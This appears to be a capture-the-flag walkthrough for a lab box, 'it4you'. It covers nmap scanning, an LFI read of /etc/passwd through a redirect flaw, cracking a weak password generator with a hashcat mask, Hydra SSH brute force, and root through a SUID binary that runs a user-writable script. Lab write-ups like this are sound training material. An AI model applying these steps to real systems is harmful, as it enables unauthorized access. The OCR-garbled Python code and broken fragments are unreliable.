# NMAP BASIC SCAN (is enough)

```
10.10.160.21
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-11 02:52 EDT
Nmap scan report for 10.10.16<u>0.21</u>
Host is up (0.046s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh
                    OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
   3072 da:cf:7d:27:cd:b4:14:66:1e:d0:11:e7:da:a5:1c:ed (RSA)
   256 8c:ca:f6:1e:11:dc:ab:5f:58:8b:ee:ea:f0:33:b3:7f (ECDSA)
   256 6a:32:9e:f4:95:d6:35:d4:4d:ad:41:31:0d:c1:d6:21 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: it4you.thm
_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.92 seconds
```

----

#### INFO:

At this point attacker need to focus on the website.

From the website he can find-out that userdir mod is on and get a list of usernames. users from init webpage:

```
admin
andrea
filip
jessica
jenifer
mirek
andrea Reply
savege.

filip Reply
WHAAAT?

jessica Reply
And i used to date him. #!$%@#!
```

mirek A Reply

```
I got buuble gum.

<ur>
<u
```

After checking all /~<username> sites attacker will notice:

First at andrea home-page - that there was an administrator change.

That could may or may not have common with that password-generator write in python (that's a hint or good starting point to remember later)

What found on andrea page:

- -> Due to IT problems until we get new Administrator news will be added manually
- ->New password-generator all users must use our new python script to generate a new password.

next hint can be found at /~filip home page

where we found a directory listing and in note.txt we got:

"remember to backup password-generator script and not to use it! dumbass wrote it! Everyone who uses it to generate his password should change it as fast as possible! "So again password-generator script is mentioned.


Fun start with /~robert where attacker can find "Private area" with link to fake login page "You shall not pass. But if You really want it You can log in here." <-here is a href link index.php?s=login.php

when an attacker try manually LFI with s param in a browser like http://10.10.99.137/~robert/index.php?s=/etc/passwd he would get Not Found.

If attacker catch that request with burp and click forward request he will notice that there is middle request not visible form browser

GET /~robert/login//etc/passwd and he needs to forward it as well to get to the login page - no lfi at this point.

However if the attacker sends the first request with ?s=/etc/passwd to the repeater boom there is LFI (Execute after Redirection it's called).



so we got lfi - we can't log poison for example - cuz attackers won't be able to execute php within LFI.


From here attackers need to enumerate for example with Intruder or manually.

Attackers need to find the password script.

GET /~robert/index.php?s=/home/mirek/password-generator.py

GET /~robert/index.php?s=/home/mirek/password-generator.py.bak

GET /~robert/index.php?s=/home/mirek/password-generator.bak



### code:

\_\_\_\_\_

#### import random

```
my random charset =
```

#### password="

#PASSWORD POLICY: minimal 8 chars with at least 2 upper case, 2-3 special, and digits #like in example:

good\_pasword = 'H4SI0-=)AP(=-'

### ## 100000000 BIIIG RANDOM!!!

for i in range(1000000):

direction = random.randint(0, 10)

if direction <= 25:

good password += my random charset[direction]

elif direction > 25 and direction <= 50:

good passwprd += my random charset[direction]

elif direction > 50 and direction <= 75:

good password += my random charset[direction]

```
else:
    good_password +=charset[direction]

##Yeah force that minimal length 8 ;d

if i == 8:
    print (good_password)
```

After reading the code or running it locally attacker will found out that There is a real bad issue with the code and some mistakes with comments and is not so random but still 22 char long.

attacker will notice that script takes string **H4SI0-=)AP(=-** and add to it 9 chars but only - a or A so for example: hashcat --force -a 3 -1 aA 'H4SI0-=)AP(=-?1?1?1?1?1?1?1?1?1' --stdout > dictionary

with a dictionary we can bf our way in.



```
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 03:51:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session foun d, to prevent overwriting, ./hydra.restore
[DATA] max 42 tasks per 1 server, overall 42 tasks, 3072 login tries (l:6/p:512), ~74 tries per task
[DATA] attacking ssh://10.10.99.137:22/
[22][ssh] host: 10.10.99.137 login:
[STATUS] 2014.00 tries/min, 2014 tries in 00:01h, 1079 to do in 00:01h, 21 active
[STATUS] 1496.00 tries/min, 2992 tries in 00:02h, 101 to do in 00:01h, 21 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 03:55:03
```

#### USER:

cat flag.txt

chmod +r flag.txt

flag{P4t13nC3\_15\_A\_V1rTue}

```
robert@it4you:~$ chmod +r flag.txt
robert@it4you:~$ cat flag.txt
robert@it4you:~$
```

## **Privilege Escalation Part**

After simple enumeration attacker found suid binary in /var/mail user robert is in mail group so he can write in that directory binary is named sendmail

it's just running ./program.sh 2&>/dev/null

which can be see for example via cat /var/mail/sendmail

```
| Restrict | Restrict
```

Attacker need to make program.sh file,chmod +x it and run sendmail for execute whatever he want as uid=0

to obtain root flag ->

٠

```
robert@it4you:/var/mail$ ls
sendmail
robert@it4you:/var/mail$ nano program.sh
robert@it4you:/var/mail$ chmod +x program.sh
robert@it4you:/var/mail$ ./sendmail

robert@it4you:/var/mail$ cat program.sh
cat /root/flag.txt phpre-
robert@it4you:/var/mail$
robert@it4you:/var/mail$
Lucer_Agent: Mozilla/S.O (Windows NT 10.0; Win64; x64) Appl
Chrome/99.O.4844.74 Sefari/537.36
S.Accept:
```

```
USER: ROOT:
```